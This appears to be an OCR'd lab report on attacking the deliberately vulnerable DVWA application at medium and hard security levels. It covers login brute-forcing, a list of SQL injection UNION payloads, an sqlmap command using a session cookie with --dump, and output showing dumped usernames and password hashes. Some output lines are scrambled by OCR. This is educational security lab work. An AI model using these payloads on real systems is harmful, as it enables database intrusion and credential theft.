
In the "hard" level:

- A CSRF token is required for each login attempt, which must be dynamically obtained and submitted with each form submission.
- Sessions are more strictly enforced, meaning a valid PHPSESSID must be present in each request, or the login fails silently.

- The structure of the login form may also change to prevent scripted attacks.

As a result of these changes, Hydra was no longer effective in parsing login responses correctly, often reporting false positives. This demonstrates that while "medium" security allows for relatively straightforward brute-force attacks, "hard" introduces realistic protections that simulate modern secure applications






Trying to bypass "Hard" Level Protections

To accurately simulate a brute-force attack under the "hard" level, we developed a custom Python script using the `requests` and `BeautifulSoup` libraries. The script:

1. Logged into DVWA to establish a session.
2. Retrieved the CSRF token for each attempt.
3. Submitted the login form with valid CSRF and credentials.
4. Checked the response content for success/failure indicators.

The script iterated through our wordlist. Still it was not possible to bypass hard security. It failed for every password even the correct one.




---

1. Documented SQL Injection Payloads for Medium and Hard Levels


Medium Security Level Payloads:

- 2 or 1=1
- 1 or 1=1 UNION SELECT user, password FROM users
- 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1


- 2 OR 1=1



- 1 or 1=1 UNION SELECT user, password FROM users




- 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1



Hard Security Level Payloads:

- The above payloads failed to execute successfully.
- However, the payload 1' UNION SELECT user, password FROM users# partially succeeded in bypassing filtering but was eventually blocked by more advanced protections.



---

2. Analysis of Security Controls at Each Level

Medium Security:

For Medium we are using mysqli_real_escape_string()

Although mysqli_real_escape_string() is used to sanitize the input and defend against SQL injection, the $id variable in the SQL query isn't surrounded by quotes. As a result, it's still possible to exploit the application using numeric-based injection techniques.

Since the input isn't quoted, attackers can insert numerical SQL injection payloads directly, such as 1 OR 1=1. To test this manually, the HTML form can be adjusted by replacing the <select> dropdown with a text input field like <input type="text" name="id">, allowing custom input.

High Security:

At the high security level, DVWA changes how user input reaches the SQL query. Instead of using a direct GET or POST request, the input is stored in a session variable from a different page. When the attacker uses a payload like 1' UNION SELECT user, password FROM users#.


This payload is injected before the session is set, and when used in the backend query, it becomes SELECT first_name, last_name FROM users WHERE user_id = '1' UNION SELECT user, password FROM users#' The payload closes the original query, and then performs a UNION SELECT to extract usernames and passwords from the userstable, and comments out the remaining part of the statement.

---

3. SQLMap Command Syntax and Output

Command Used:


```
sqlmap -u "http://192.168.98.137/dvwa/vulnerabilities/sqli/#" \
--cookie="security=medium; PHPSESSID=p7ffajg25sir07i09iusrroi5a" \
--data="id=1&Submit=Submit"
--batch --level=2 --risk=2 --dump
```



---

4. Screenshots of Successful and Failed Attacks


- **Medium Level:**
  - SQLmap


t(s) with a total of 1234 HTTP(s) requests:

Parameter: id (POST)
Type: UNION query
Title: Generic UNION query (2 columns)
Payload: id=1 UNION SELECT user, password FROM users-- -


[INFO] the back-end DBMS is MySQL
[INFO] fetching current database
[INFO] resumed: dvwa
[INFO] fetching tables for database: 'dvwa'
[INFO] resumed: users
Database: dvwa
Table: users
[5 entries]
id	user	password
1	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	user1	ee11cbb19052e40b07aac0ca060c23ee
3	guest	25d55ad283aa400af464c76d713c07ad
4	test	e99a18c428cb38d5f260853678922e03
98.137/dump/dvwa/users.csv'umped to CSV file '/home/kali/.sqlmap/output/192.168.

